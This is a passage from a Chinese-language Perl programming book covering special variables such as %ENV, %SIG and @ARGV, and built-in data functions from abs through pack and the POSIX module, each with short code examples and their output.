主要符号表存储了应用程序中主要包的符号（名称为 main），其他的包有它们自己的符号表（参见第 18 章，以了解细节）。可以在它的前面加入 Xmain::而引用主要包中的符号，在这里，X 是适当的前缀反引用符号，因为 main 是默认包，因此可以忽略%main::中的 main。

---

提示：实际上，任何包的符号表是具有相同名称的哈希表，只是在那个名称之后追加 2 个冒号。一般情况下，可以按照包名称和名称来引用符号，例如，\$package::variable。但是，如果正在引用当前包中的符号，则使用包名称和 2 个冒号是可选的。

---

考虑这个例子；这个例子用前缀反引用符号以及名称引用了变量，或者更加准确地说。是按照包、名称和前缀反引用符号来引用变量（这个例子中，包就是 main）：

```
$v = "Hello\n";

print $v;
print $main::v;

Hello
Hello
```

如果希望查看主要符号表中的内容，像这样在\$::上使用 keys 函数（注意，正如在这里所看见的那样，符号表项是类型块）：

```
foreach $key (keys %::) {
    print "$key => $::{$key}\n";
}

FileHandle:: => *main::FileHandle
@ => *main::@
stdin => *main::stdin
STDIN => *main::STDIN
" => *main::"
stdout => *main::stdout
STDOUT => *main::STDOUT
$ => *main::$
```

```

_<perlmain.c => *main::_<perlmain.c
_<a.pl => *main::_<a.pl
key => *main::key
ENV => *main::ENV
/ => *main::/
ARGV => *main::ARGV
0 => *main::0
STDERR => *main::STDERR
stderr => *main::stderr
DynaLoader:: => *main::DynaLoader
main:: => *main::main
DB:: => *main::DB
INC => *main::INC
_ => *main::_

```

在这里，需要记住的一件事情就是 `main::` 可以作为符号的包名称递归使用，这意味着可以加入多个 `main::` 前缀，而 Perl 可以理解你的意图：

```

$v = "Hello\n";

print $v;
print $main::v;
print $main::main::v;

Hello
Hello
Hello

```

#### 10.2.54 %ENV：环境变量

我们要使应用程序有个性，让程序问候用户。你如何做到这一点？

在某些情况下，可以使用 `%ENV` 哈希表，它保存了当前环境值，以得到关于正在执行的脚本所处环境的信息。这个哈希表中的键和值是和操作系统无关的，但是在 Unix 系统上，可以使用键 `USER` 来得到当前用户的登录名称，例如：

```

print "Hello, $ENV{USER}!\n";

Hello, BigBoss!

```

所以，`%ENV` 中是什么？它随着操作系统的不同而有很大差别。然而，在 Unix 下，会具有下列类型的值：

```

while(($key, $value) = each(%ENV)) {
    print "$key => $value\n";
}

SHELL => /bin/csh
TERM => vt102
MANPATH => /usr/man:/usr/local/man
HOME => /export/users/username

```



```

PWD => /export/users/username/path
LOGNAME => username
PATH => /bin:/usr/bin:/usr/local/bin:/usr/ucb:/export/users/username/bin:.
NNTPSERVER => news
USER => username

```

而且，在 MS-DOS 下可能具有这样的值：

```

while(($key, $value) = each(%ENV)) {
    print "$key => $value\n";
}

PROMPT => $P$G
PROCESSOR_IDENTIFIER => x86 Family 6 Model 8 Stepping 6, GenuineIntel
TMP => C:\DOCUME~1\STEVEN~1\LOCALS~1\Temp
OS2LIBPATH => C:\WINNT\system32\os2\dll;
USERNAME => Steven Holzner
TEMP => C:\DOCUME~1\STEVEN~1\LOCALS~1\Temp
USERPROFILE => C:\Documents and Settings\Steven Holzner
USERDOMAIN => STEVE
HOMEDRIVE => C:
OS => Windows_NT
PATH => D:\Perl\bin\;
COMPUTERNAME => STEVE
SYSTEMROOT => C:\WINNT
COMSPEC => C:\WINNT\system32\cmd.exe
SYSTEMDRIVE => C:
WINDIR => C:\WINNT
PROCESSOR_LEVEL => 6
NUMBER_OF_PROCESSORS => 1
HOMEPATH => \

```

### 10.2.55 %INC：包含文件

哈希表%INC 为用 `do` 或者 `require` 语句所包含的每个文件名称建立了项。键是指定的文件名称，而值就是文件的位置（实际上，Perl 本身使用这个哈希表来检查是否已经包含了文件）。

在 Unix 中研究这个例子：注意，必须指定正在包含的模块的整个文件名称，包括文件扩展名：

```

require English;
print $INC{'English.pm'};

/usr/local/lib/perl/English.pm

```

### 10.2.56 %SIG：信号处理程序

警告太多了，能否在 Perl 中关闭警告？答案是：%SIG 哈希表。

在类似 Unix 这样的环境中，进程可以使用信号来相互通信。脚本可以接收那些环境中

的各种类型信号，可以%SIG 哈希表来建立单个处理程序和那些信号之间的关系：

```
$SIG{'QUIT'} = sub {print "Got a quit signal.\n"};
```

下面的例子说明如何通过将空白匿名子程序赋值给%SIG 哈希表中的\_\_WARN\_\_键，而关闭警告（\_\_WARN\_\_在 Perl 中称为信号挂钩）：

```
$SIG{__WARN__} = sub {};
```

也可以像这样明确地命令 Perl 忽略警告：

```
$SIG{__WARN__} = 'IGNORE';
```

而且，可以像这样恢复这个信号的默认行为：

```
$SIG{__WARN__} = 'DEFAULT';
```

现在，说明另外一种方法将警告转变为致命错误：

```
$SIG{__WARN__} = sub {die};
```

传递给匿名子程序的第 1 个参数是实际的警告文本本身，可以像这样显示它：

```
$SIG{__WARN__} = sub {die "Warning: $_[0]"};
```

下面的例子说明如何在调用 die 函数之后（脚本仍然终止），通过拦截\_\_DIE\_\_挂钩而进行最后的一些处理：

```
$SIG{__DIE__} = sub {print "This script is about to die!\n"};
die;

This script is about to die!
Died at sig.pl line 3.
```

最后一个例子：这个脚本捕获在键盘按下 Ctrl+C（发送 INT 信号）的情况，并打印“Hey!”（然后退出）：

```
$SIG{INT} = sub {print "Hey!"};
while(<>){}
```

### 10.2.57 @\_：子程序参数

本节介绍传递给子程序的参数出现在数组的情况。

传递给子程序的参数放置在数组@\_中，而且可以从那里提取它们。下面的例子明确地从@\_中提取值：

```
sub addem
{
    $value1 = $_[0];
    $value2 = $_[1];
```

```

    print "$value1 + $value2 = " . ($value1 + $value2) . "\n";
}
addem(2, 2);

2 + 2 = 4

```

也可以用其他方法从@\_中得到值，例如用 shift:

```

sub addem
{
    $value1 = shift @_;
    $value2 = shift @_;
    print "$value1 + $value2 = " . ($value1 + $value2) . "\n";
}
addem(2, 2);

2 + 2 = 4

```

在子程序中，shift 函数在默认情况下使用@\_，所以可以像这样改写这段代码:

```

sub addem
{
    $value1 = shift;
    $value2 = shift;
    print "$value1 + $value2 = " . ($value1 + $value2) . "\n";
}
addem(2, 2);

2 + 2 = 4

```

也可以像这样用列表赋值方法一次得到全部参数:

```

sub addem
{
    ($value1, $value2) = @_;
    print "$value1 + $value2 = " . ($value1 + $value2) . "\n";
}
addem(2, 2);

2 + 2 = 4

```

相关解决方案参见 7.2.6 节“读取传递给子程序的参数”、7.2.7 节“使用不同个数的参数”和 7.2.8 节“为参数设置默认值”。

### 10.2.58 @ARGV: 命令行参数

你刚刚完成了新程序 SuperDuperDataCrunch 和新数据库 ultraprogram。你认为，最好让用户规定他们希望处理的数据库文件的名称，这样他们就不必使用你所编码的默认文件名称



(superduperdatacrunchdatabase.sddc)。所以，如何让用户在命令行上向你的脚本传递参数？

可以使用预定义变量@ARGV。数组@ARGV 保存传递给脚本的命令行参数，如果存在这样的参数。研究这个例子：

```
%perl script.pl a b c d
```

如果脚本打印@ARGV 的元素，则将在这个例子中看见这样的输出：

```
print join (" ", @ARGV);  
  
a, b, c, d
```

注意，\$ARGV[0]是传递给脚本的第 1 个参数，这意味着\$#ARGV 是参数个数-1，而不是参数的总数。参见第 3 章以了解更多细节，包括如何使用 Getopt 模块来读取用户在开关上规定的开关值。

相关解决方案参见 3.2.17 节“读取命令行参数：@ARGV 数组”。

#### 10.2.59 @INC：计算脚本的位置

我们编写了一个新的 Perl 模块，但在尝试用 use 语句包含它时，脚本却无法找到它。这是因为，Perl 可能在错误的地方查找这个文件，需检查@INC 数组。

@INC 数组（不要和%INC 哈希表混淆，它保存了用 do 或者 require 包含的模块名称）保存了位置列表，将在这些位置查找 do、require，或者 use 结构所计算的 Perl 脚本。这个 Unix 例子说明了 Perl 的查找位置：

```
print join (' ', @INC);  
  
/usr/local/lib/perl/sun/5.6.1, /usr/local/lib/perl5,  
/usr/local/lib/perl/site_perl/sun,  
/usr/local/lib/perl/site_perl, .
```

相关的解决方案请参见 17.2.7 节“创建模块”和 17.2.21 节“测试模块”。

## 第 11 章 内置函数：数据处理

### 11.1 深入分析

本章介绍 Perl 中的宝藏——内置函数，它们为 Perl 编程增加了许多强大的功能。如果不使用 Perl 函数，则很难描绘 Perl 编程；语言的内置语法是值得重视的，但那仅仅是开端。

#### 11.1.1 Perl 函数

Perl 的强大功能中，很大一部分来自内置函数，我们已经在本书中使用了其中的许多函数。例如，我们已经研究了 join 函数，这个函数可以将表加入到字符串中：

```
@array = (1, 2, 3, 4, 5, 6, 7, 8, 9, 10);  
print join(", ", @array);
```

```
1, 2, 3, 4, 5, 6, 7, 8, 9, 10
```

我们也使用了 keys 函数，它返回哈希表中的键表：

```
$hash{sandwich} = ham;  
$hash{drink} = 'strawberry juice';
```

```
foreach $key (keys %hash) {  
    print $hash{$key} . "\n";  
}
```

```
strawberry juice  
ham
```

我们已经介绍了一些函数，还有一些函数没有介绍，如 vec 函数。这个函数作为一维无符号整数数组来处理表达式，并使得可以像这样处理数组中的位字段，下面的例子将 16 进制数字转换为二进制数字：

```
$hexdigit = 0xA;
```

```
vec ($data, 0, 8) = $hexdigit;  
print vec ($data, 3, 1);  
print vec ($data, 2, 1);  
print vec ($data, 1, 1);  
print vec ($data, 0, 1);
```

```
1010
```

Perl 有许多内置函数，随后几章将研究这些函数。本章将介绍用于数据处理和数据操作的内置 Perl 函数。下一章将介绍 I/O 内置函数。

本章以及随后的几章将全面介绍 Perl 函数。我们已经在本书中看见了其中的一些函数。在这种情况下，会仅给出简短的说明和例子，并指出在什么地方有更加完整的函数例子。本章介绍的大部分函数都内置在 Perl 中，因此随时可供使用。其他函数（如 POSIX 函数）必须包含模块，所以将在必要的时候为每个函数介绍相应的信息。我们已经使用了其中的许多函数，因此实际上不需要进一步介绍了。让我们开始吧。

## 11.2 快速解决方案

### 11.2.1 abs: 绝对值

我们希望使用 sqrt 函数计算数字的平方根，但总是从 Perl 得到令人讨厌的信息“不能计算-4 的平方根”，此时应当首先使用 abs 函数得到那个值的绝对值。

从技术上说，某个值的绝对值是该值的数量（实际上，对于真实数字来说，意味着要删除负号）。在 Perl 中，abs 函数返回值的绝对值；如果忽略了 VALUE，则 abs 使用\$\_：

```
abs VALUE
abs
```

考虑这个例子：

```
$s = -5;
print "The absolute value of $s = ", abs $s;

The absolute value of -5 = 5
```

现在，说明如何解决问题：

```
$s = -4;
print "The square root = ", sqrt(abs $s);

The square root = 2
```

---

提示：如果的确需要计算负数的平方根，参见本章后面的 11.2.5 节“复数：Math::Complex”。

---

### 11.2.2 atan2: 反正切

我们尝试得到 1 的反正切值，但 Perl 仅有 atan2 函数，我们必须向它传递两个参数，而不是 1 个。这是编程语言中的标准，因为正切值通常用直角三角形中角所对一边的长度和角相邻的非斜边的长度之比来表示。1 的正切值就是  $\pi/4$ 。



`atan2` 函数有两个参数 `Y` 和 `X`，并返回 `Y/X` 的反正切值：

```
atan2 Y, X
```

注意，返回值的单位是弧度，且在  $-\pi$  和  $\pi$  之间。要将单位从弧度转换为度，可以将弧度值乘以 180，然后除以  $\pi$ 。

现在，考虑这个例子：计算 1 的反正切值，就是  $\pi/4$ ，并乘以 4，以查看 Perl 中的  $\pi$  值是多少（也可以使用 `Math::Trig` 模块并在模块中使用常量 `pi` 来得到值）：

```
print (4 * atan2 1, 1);
```

```
3.14159265358979
```

这个例子中的精确度是没有必要的，下面用度为单位来表示角度：

```
$y = 1.15470053837925;
```

```
$x = 2.0;
```

```
$conversion = 180 / 3.14159265358979;
```

```
print "The angle = ", $conversion * atan2($y, $x), " degrees.";
```

```
The angle = 30 degrees.
```

Perl 并没有直接的 `tan` 函数，但要记住，将 `sin` 值除以 `cos` 值，就可以得到 `tan` 值（POSIX 包中提供了 `tan` 函数：`POSIX::tan`。参见本章后面的主题“POSIX 函数”和“`Math::Trig` 中的 `Trig` 函数”节）。

### 11.2.3 Math::BigInt和Math::BigFloat：大数

要处理大数，如 \$4,751,343,333,492,392.07，在不损失精确度的情况下已经超出了 Perl 通常的处理范围。此时必须使用 `Math` 模块。

Perl 附带的 `Math::BigInt` 和 `Math::BigFloat` 模块扩展了算术的精确度。这个例子说明如何使用 `Math::bigInt new` 方法创建新的大整数：

```
use Math::BigInt;
```

```
$bi = Math::BigInt->new('11111111111111111111');
```

```
print $bi * $bi;
```

```
+12345679012345678987654320987654321
```

当用这种方法使用 `Math` 模块时，所有计算都将使用新的数字格式，包括比较运算符，例如：

```
use Math::BigInt;
```

```
$bi1 = Math::BigInt->new('11111111111111111111');
```

```
$bi2 = Math::BigInt->new('11111111111111111112');
```

```
print "\$bi2 > \$bi1" if $bi2 > $bi1;
```

```
$bi2 > $bi1
```

在 Perl v5.6.0 中，也可以对大整数进行位操作：<<、>>、&、| 和~。

#### 11.2.4 chr: 字符码中的字符

我们希望打印一些字符，但只有它们的字符码，此时使用 `chr` 函数将字符码转换为字符即可。

`chr` 函数返回与传递给它的 Unicode 字符码对应的字符；如果没有传递数字，则 `chr` 使用\$\_：

```
chr NUMBER  
chr
```

考虑这个简短的例子：

```
$s = 65;  
print "The character " . chr($s) . " corresponds to character code $s";  
  
The character A corresponds to character code 65
```

`chr` 函数是标量函数，如果希望与表一起使用它，则必须在表的元素中进行循环循环：

```
foreach (65 .. 67) {  
    print chr(), " ";  
}  
  
A B C
```

注意，如果希望将一些字符码同时转换为字符，则使用 `pack` 函数比较方便。例如，下面的例子将字符码表 `pack` 为字符串中的字符：

```
print pack("c3", 65, 66, 67);  
  
ABC
```

#### 11.2.5 Math::Complex: 复数

复数比较复杂，其虚数 *i* 等于-1 的平方根。如要计算两个复数-2+3*i* 和 4+5*i* 的乘积，应当怎样做呢？使用模块 `Math::Complex` 即可。

如果需要处理复数，可使用 `Math::Complex` 模块来创建复数值。下面的例子创建了两个新复数：-2+3*i* 和 4+5*i*：

```
use Math::Complex;  
$c1 = Math::Complex->new(-2,3);  
$c2 = Math::Complex->new(4,5);
```

现在，可以像这样计算这两个数的乘积，并打印结果：

```
use Math::Complex;
$c1 = Math::Complex->new(-2,3);
$c2 = Math::Complex->new(4,5);
$c3 = $c1 * $c2;
print "$c1 x $c2 = $c3\n";

-2+3i x 4+5i = -23+2i
```

使用 `Complex::Math` 时，默认情况下，程序中数学操作的其余部分都将使用复数。比较基础是复数的数量值（实部和虚部的平方和的平方根），例如：

```
use Math::Complex;
$c1 = Math::Complex->new(1,1);
$c2 = Math::Complex->new(2,2);
print "$c2 > $c1" if $c2 > $c1;

2+2i > 1+i
```

### 11.2.6 cos：余弦

要得到 45 度角的余弦值，可以使用 `cos` 函数，若不希望编写任何代码，则可以这样来计算：45 度的余弦值等于 2 的平方根除以 2。

`cos` 函数返回余弦值，单位为弧度（圆包含  $2\pi$  弧度，要将单位从弧度转换为度，可以将弧度值乘以 180，然后除以  $\pi$ ，或者使用 `Math::Trig` 模块中的函数 `rad2deg`。参见本章后面的“`Math::Trig` 中的 `Trig` 函数”节）。如果没有传递值，则 `cos` 使用 `$_`：

```
cos EXPR
cos
```

下面的例子在将 45 度转换为弧度之后计算其余弦值：

```
$angle = 45;
$conversion = 3.14159265358979 / 180;
$radians = $angle * $conversion;
print "The cosine of $angle degrees = ", cos $radians;

The cosine of 45 degrees = 0.707106781186548
```

要得到反余弦值，可以使用 `POSIX:acos` 函数；参见本章后面的“`POSIX` 函数”节。或者，可以使用 `Math::Trig` 中相同的函数，参见主题“`Math::Trig` 中的 `Trig` 函数”。

### 11.2.7 each：哈希表键/值对

哈希表中循环的最佳方法取决于环境。但是，许多人可能认为，使用 `each` 函数是最佳方法。

在第 3 章中首次出现了 `each` 函数，但这里将更加详细地研究这个函数。当处理哈希表时，这个函数非常有用，它提供了一种简单的方法在哈希表元素中循环（这使得在循环中使用哈希表和使用数组几乎一样简单）。



在表上下文中，`each` 函数从哈希表返回键/值对（作为表）；在标量上下文中，这个函数返回哈希表中下一个元素的键。一般情况下，可以像这样使用 `each`：

```
each HASH
```

这个例子在表上下文中使用 `each` 来返回键/值对表：

```
$hash{sandwich} = grilled;
$hash{drink} = 'root beer';
while(($key, $value) = each(%hash)) {print "$key => $value\n";}

drink => root beer
sandwich => grilled
```

下面是相同的例子，它在标量上下文中使用 `each`，此时返回来自哈希表的下一个键：

```
$hash{sandwich} = grilled;
$hash{drink} = 'root beer';
while($key = each(%hash)) {print "$key => $hash{$key}\n";}

drink => root beer
sandwich => grilled
```

### 11.2.8 eval: 运行期间计算Perl代码

我们可以编写一个交互性 Perl 命令解释程序，来报告错误。

所以，如何在执行程序的时候计算 Perl 代码字符串？可以使用 `eval` 函数来计算 Perl 代码和执行它：

```
eval EXPR
eval BLOCK
eval
```

`EXPR` 的返回值将被解析，并在执行时作为 Perl 代码执行；如果在 `BLOCK` 中传递 Perl 代码，该代码仅仅会被解析一次（同时解析 `eval` 语句周围的代码）。如果忽略了 `EXPR` 或者 `BLOCK`，则 `eval` 计算 `$_`。

研究下面这个使用 `eval` 的简短例子：

```
eval {print "Hello "; print "there.";};

Hello there.
```

如果出现了错误，则在 `$@` 中返回这个错误。记住，当出现在 `eval` 语句中时，许多致命错误并非致命。实际上，对于程序员来说，`eval` 的最大用途可能就是测试有风险的代码，在 `$@` 中检查可能的错误。

下面是另外一个例子。这个例子通过将有风险的代码放置在 `try` 块中，然后检查 `$@` 中的错误，而模仿类似 C 语言中的 `try/catch` 块。这里的语法有些特殊，所以尽可能使得这个例子

类似标准的 C `try` 块，`try` 子程序实际上将匿名子程序作为参数，然后像这样执行参数中的代码（注意，在这里被 0 除并不是致命错误，但 `eval` 将报告这样的错误）：

```
sub try (&) {
    my $code = shift;
    eval {&$code};
    if ($?) {print "eval says: $@";}
};
try {
    $operand1 = 1;
    $operand2 = 0;
    $result = $operand1 / $operand2;
};

eval says: Illegal division by zero at m.pl line 9.
```

相关解决方案参见 1.2.12 节“运行代码：交互式执行”和 5.2.17 节“使用 `eval` 函数执行代码”。

### 11.2.9 exists：检查哈希表键

如果很久以前编写了哈希表，现在忘记了其中的键。如果假设哈希表中有某个键，而且使用了这个键，则 Perl 会产生致命错误。此时使用 `exists` 函数检查哈希表中是否存在某个键即可。如果哈希表中存在给定的哈希表键，则 `exists` 函数返回真：

```
exists EXPR
```

`exists` 函数指出哈希表中是否存在特定的键。注意，它仅指出哈希表是否有某个键。该键引用的实际值可能没有初始化（所以设置为 `undef`）。

下面的例子使用 `exists` 检查 `%hash` 中是否存在某个键：

```
$hash{ID} = 12334;
$hash{Name} = Bertie;
$hash{Division} = Sales;

if (exists($hash{Phone})) {
    print "Key is in the hash.";
} else {
    print "Key is not in the hash.";
}

Key is not in the hash.
```

注意，`exists` 仅指出哈希表中是否存在某个键。为了真正确定是否定义了哈希表中的某个元素，要使用 `defined` 函数：

```
e$hash{ID} = 12334;
$hash{Name} = Bertie;
```

```
$hash{Division} = Sales;

if (defined($hash{Phone})) {
    print "Element is defined.";
} else {
    print "Element is not defined.";
}
```

*Element is not defined.*

### 11.2.10 exp: 计算e的幂

要计算 e 的平方，使用 `exp` 函数即可。

`exp` 函数返回 e（自然对数基数）的 `EXPR` 次幂；如果忽略了 `EXPR`，则 `exp` 使用 `$_`：

```
exp EXPR
exp
```

这个例子说明了 Perl 中的 e 值：

```
print exp 1;
```

*2.71828182845905*

下面的例子让用户输入幂次数：

```
print "Welcome to the Exponentiator!\n";
print "Enter a number: ";

while ($s = <>) {
    print "\n";
    print " $s";
    print "e = " . exp($s) . "\n";
    print "Enter a number: ";
}
```

*Welcome to the Exponentiator!*

*Enter a number: 1*

*1*

*e = 2.71828182845905*

*Enter a number: 2*

*2*

*e = 7.38905609893065*

*Enter a number: 3*

*3*

*e = 20.0855369231877*

### 11.2.11 grep: 查找匹配元素

有一个文本表，希望过滤其中所有由 4 个字母构成的单词。如何做到呢？使用 `grep` 即可。



在第 2 章中首次出现了 `grep`，这里将更加完整地介绍它。一般情况下，`grep` 函数的使用方式是这样的：

```
grep BLOCK LIST
grep EXPR, LIST
```

这个函数为 `LIST` 中的每个元素计算 `BLOCK` 或者 `EXPR`（依次将 `$_` 设置为每个元素），并返回由那些使得表达式为真的元素构成的表。注意，在标量上下文中，`grep` 返回表达式为真的次数。还要注意，在标量上下文中将计算 `BLOCK` 和 `EXPR`，这和 `map` 中的 `BLOCK` 和 `EXPR` 不一样，它们是在表上下文中计算的。

`grep` 函数和 `map` 的差别在于，`grep` 返回表中满足特定条件的子表，而 `map` 将对表中的每个数据项计算表达式的值。

下面的 `grep` 例子从文本中删除了由 4 个字母构成的单词：

```
print join(" ",(grep {!/^\w{4}$/} (qw(Here are some four letter words.))));
are letter words.
```

相关解决方案参见 2.2.27 节“使用 `grep` 寻找符合标准的表项”和 5.2.9 节“使用 `grep` 寻找元素”。

### 11.2.12 hex：从16进制转换

要将一些值立即加入到数据库中，但这些值都是文本字符串，它们都是 16 进制数字标准格式，此时可以使用 `hex` 函数。

`hex` 函数从字符串返回 16 进制值的数值。如果没有规定字符串，则 `hex` 使用 `$_`。一般情况下，可以像这样使用 `hex`：

```
hex EXPR
hex
```

在下面的例子中，注意，在传递给 `hex` 的参数中，Perl 中表示 16 进制数字的常用前缀并不是必须的：

```
print hex("10") , "\n";
16
print hex("0x10") , "\n";
16
print hex("ab") , "\n";
171
print hex("Ab") , "\n";
171
```

```
print hex("aB") , "\n";
171
print hex("AB") , "\n";
171
```

### 11.2.13 index: 子串的位置

你正在编写新的字处理程序 `SuperDuperText`，并希望让用户查找文本。我如何做到这一点？

可以使用 `index` 函数。`index` 函数返回 `STR` 中 `POSITION` 处或者之后 `SUBSTR` 的位置。如果忽略了 `POSITION`，则 `index` 从字符串开头开始：

```
index STR, SUBSTR, POSITION
index STR, SUBSTR
```

如果没有找到子串，`index` 返回 -1（实际上，比数组基数值小 1，数组基数值通常是 0）。下面这个简短的例子说明了如何使用 `index`：

```
$text = "Here's the text!";
print index $text, 'text';
11
```

相关解决方案参见 8.2.17 节“字符串处理：使用 `index` 和 `rindex` 查找字符串”。

### 11.2.14 int: 截断整数

若只需要数字的整数部分，可以使用 `int` 函数。若只需要用整数值来进行所有数学操作，可参见下一节。

`int` 函数返回表达式的整数部分；如果忽略了表达式，`int` 使用 `$_`。一般情况下，可以这样使用 `int`：

```
int EXPR
int
```

这个函数仅仅截断数字，并返回整数部分，所以不要使用 `int` 来圆整数（而应使用 `sprintf`、`printf` 或者 POSIX 函数 `POSIX::floor` 或者 `POSIX::ceil`。参见本章后面的“POSIX 函数”节）。

下面的这两个简短的例子说明了如何使用 `int`：

```
print int 1.999;
1
print int 2.001;
```

2

### 11.2.15 整数计算

有许多数字要处理，但必须仅使用整数计算，此时可以使用 `integer` 模块。

使用 `integer` 模块时，程序中的操作都将是用整数算术进行数值操作。因此，将忽略数字的小数部分。下面的例子说明 `11/2` 如何等于 `5`：

```
use integer;
$s1 = 11;
$s2 = 2;
print "With integer math, $s1 / $s2 = " . ($s1 / $s2);

With integer math, 11 / 2 = 5
```

除了算术操作之外，逻辑操作也将把数组作为整数处理，下面的例子说明了从整数角度来说 `11` 和 `11.2` 相等：

```
use integer;
$s1 = 11;
$s2 = 11.2;
print "\$s1 = \$s2" if ($s1 == $s2);

$s1 = $s2
```

现在，请看另外一个例子：从 `$value` 中的数字中剥离连续的 16 进制数字，从而将那个数字转换为 16 进制数字。为了避免在每次除以 16 的时候所带来的问题，这个例子使用了整数计算：

```
use integer;
$value = 258;
print "$value in hex = ";

while($value) {
    push @digits, (0 .. 9, a .. f)[$value & 15];
    $value /= 16;
}

while(@digits) {
    print pop @digits;
}

258 in hex = 102
```

### 11.2.16 join：将表加入到字符串中

本书很多地方都出现了 `join` 函数，本节将进行更加详细的说明。`join` 函数将表元素连接到一个字符串中，字符串中的字段用 `EXPR` 的值分开：



```
join EXPR, LIST
```

在这种情况下，**EXPR** 可以由多个字符构成的字符串。下面这个简短的例子使用了 **join**:

```
@array = (1, 2, 3, 4, 5, 6, 7, 8, 9, 10);  
print join(", ", @array);  
  
1, 2, 3, 4, 5, 6, 7, 8, 9, 10
```

当然，当连接表元素时，没有必要指定要使用的字符，在这个例子中传递了空字符串"" 来连接 **H**、**e**、**l**、**l** 和 **o**，输出中的结果和用 **print** 显示它是一样的:

```
print join ("", H, e, l, l, o);  
  
Hello
```

这个函数 **join** 是在 Perl 中使用的最基本函数之一。  
相关解决方案参见 2.2.24 节“表连接到字符串”。

### 11.2.17 keys: 得到哈希表键

在哈希表的键中循环可以使用 **keys** 函数。

处理哈希表时，特别是在其中循环时，**keys** 函数非常重要。在表上下文中，**keys** 函数返回给定哈希表的所有键列表；在标量上下文中，**keys** 返回键的个数:

```
keys HASH
```

下面的例子说明如何在表上下文中使用 **keys**，在这里，它返回了哈希表中的键表，可以用 **foreach** 在其中循环:

```
$hash{sandwich} = salami;  
$hash{drink} = 'root beer';  
foreach $key (keys %hash) {print $hash{$key} . "\n";}   
  
root beer  
salami
```

下面的例子说明如何在标量上下文中使用 **keys**，以得到哈希表中的键数量:

```
$hash{sandwich} = salami;  
$hash{drink} = 'root beer';  
print "\%hash has " . keys(%hash) . " keys\n";  
  
%hash has 2 keys
```

相关的解决方案请参见 3.2.23 节“在哈希表中循环”。

### 11.2.18 lc: 转换为小写

在 C 语言中，只需增加或者减少 Unicode 代码中 A 和 a 之间的差值，就可以转换字符的大小写形式。而在 Perl 中，可以使用 `lc` 和 `uc` 函数。

在第 8 章中介绍了 `lc` 函数，在这里将正式介绍它。`lc` 函数是一个实用程序，它将传递给它的字符串转换为小写，并返回转换结果；如果没有传递字符串，则 `lc` 使用 `$_`。一般情况下，可以像这样使用 `lc`：

```
lc EXPR
lc
```

现在，请看下面这个简短的例子：

```
print lc 'HELLO!';

hello!
```

下面的例子使用 `lc` 和 `uc` 将输入的内容转换为小写和大写形式：

```
while (<>) {
    print "Here's what you typed lowercased: " . lc($_) . "\n";
    print "Here's what you typed uppercased: " . uc($_) . "\n";
}

Perl rules!
Here's what you typed lowercased: perl rules!
Here's what you typed uppercased: PERL RULES!
```

---

**提示：**`lc` 函数实际上是内部 Perl 函数，它在双引号内的字符串中实现了 `\L` 转义符，而 `uc` 函数是内部 Perl 函数，它在双引号内的字符串中实现了 `\U` 转义符。如果使用了附注 `use locale`，则这两个函数都遵守 `LC_CTYPE` locale。

---

相关解决方案参见 8.2.15 节“字符串处理：用 `lc` 和 `uc` 转换大小写”。

### 11.2.19 lcfirst: 第一个字符转换为小写

`lcfirst` 函数将传递给它的字符串的第一个字符转换为小写形式，并返回转换后的字符串；如果没有传递字符串，则 `lc` 使用 `$_`。一般情况下，可以像这样使用 `lcfirst`：

```
lcfirst EXPR
lcfirst
```

现在，请看下面这个简短的例子：

```
print lcfirst "I like poems by e.e. cummings.";

i like poems by e.e. cummings.
```

---

提示: `lcfirst` 函数实际上是内部 Perl 函数, 它实现了双引号内字符串中的 `\l` 转义符, 而 `ucfirst` 函数是内部 Perl 函数, 它实现了双引号字符串中的 `\u` 转义符。如果使用了附注 `use locale`, 则这两个函数都遵守 `LC_CTYPE locale`。

---

### 11.2.20 `length`: 得到字符串的长度

公司的年度报告很长, 存储在一个字符串中, 此时可以用 `length` 函数得到它的长度。

在第 8 章中首次接触了 `length` 函数, 但这里将更加详细地说明。`length` 函数返回 `EXPR` 的长度 (以字节为单位); 如果忽略了 `EXPR`, 则 `length` 返回 `$_` 的长度。一般情况下, 可以像这样使用 `length`:

```
length EXPR
length
```

现在, 考虑这个例子:

```
$text = "Here is the text.";
print length $text;

17
```

相关解决方案参见 8.2.19 节“字符串处理: 用 `length` 得到字符串长度”。

### 11.2.21 `pack`: 将值打包到字符串中

若使用磁盘空间过多, 可以用 `pack` 将数据打包以节省空间。

可以使用强大的 `pack` 函数将值表打包到二进制结构中, 并作为字符串返回这个二进制结构。一般情况下, 可以像这样使用 `pack`:

```
pack TEMPLATE, LIST
```

`TEMPLATE` 是字符序列, 它给出了值的顺序和类型, 并使用了这些格式描述符:

- ◆ `@`——用 `NULL` 填充至绝对位置
- ◆ `A`——ASCII 字符串; 用空格填充
- ◆ `a`——ASCII 字符串
- ◆ `B`——位字符串 (降序)
- ◆ `b`——位字符串 (升序)
- ◆ `C`——无符号字符值
- ◆ `c`——有符号字符值
- ◆ `d`——以固有格式表示的双精度浮点值
- ◆ `f`——以固有格式表示的单精度浮点值
- ◆ `H`——16 进制字符串 (高位在前)



- 每个字母的后面都是一个数字，它说明了重复的次数；也可以使用\*作为通配符来表示重复次数，例如：

可以使用 `pack` 和 `unpack` 将数字转换为二进制位构成的字符串。为达到这个目的，首先按照网络字节顺序（也称为高字节在前，即高位在前）将数字打包，然后逐位解开：

```
$decimal = 100;
$binary = unpack("B32", pack("N", $decimal));
print $binary;

000000000000000000000000000000001100100
```

为将二进制位构成的字符串转换为数字，只需要颠倒上面的步骤，例如：

```
$decimal = 100;
$binary = unpack("B32", pack("N", $decimal));
$newdecimal = unpack("N", pack("B32", $binary));
print $newdecimal;

100
```

---

**提示：**用这种方式转换的字符串必须具有 32 位，所以如果必要要添加先导 0。

---

相关解决方案参见 8.2.20 节“字符串处理：打包和解包字符串”。

### 11.2.22 POSIX 函数

从 Perl 5 开始，Perl 拥有了许多可使用的函数，因为它和 POXIS 兼容。那么，什么是 POSIX？

国家标准和技术委员会的计算机系统实验室（National Institute of Standards and Technology's Computer Systems Laboratory, 简称 NIST/CSL），以及其他一些机构创建了计算机环境的可移植操作系统接口（Portable Operating System Interface for Computer Environments, 简称 POSIX）标准。POSIX 是标准的和 C 类似的大型函数库，它覆盖了从基本算术运算到高级文件处理之间的标准编程操作。

通过 Perl POSIX 模块可以访问几乎所有标准的 POSIX 1003.1 标识符，有 250 多个函数。这些函数和本章中其余的函数不同，并没有内置在 Perl 中，但因为 POSIX 为程序员所提供的不仅仅是内置函数，我将在这里说明这一点。可以使用 `use` 语句将 POSIX 模块添加到程序中：

```
use POSIX;                #Add the whole POSIX library
use POSIX qw(FUNCTION);   #Use a selected function.
```

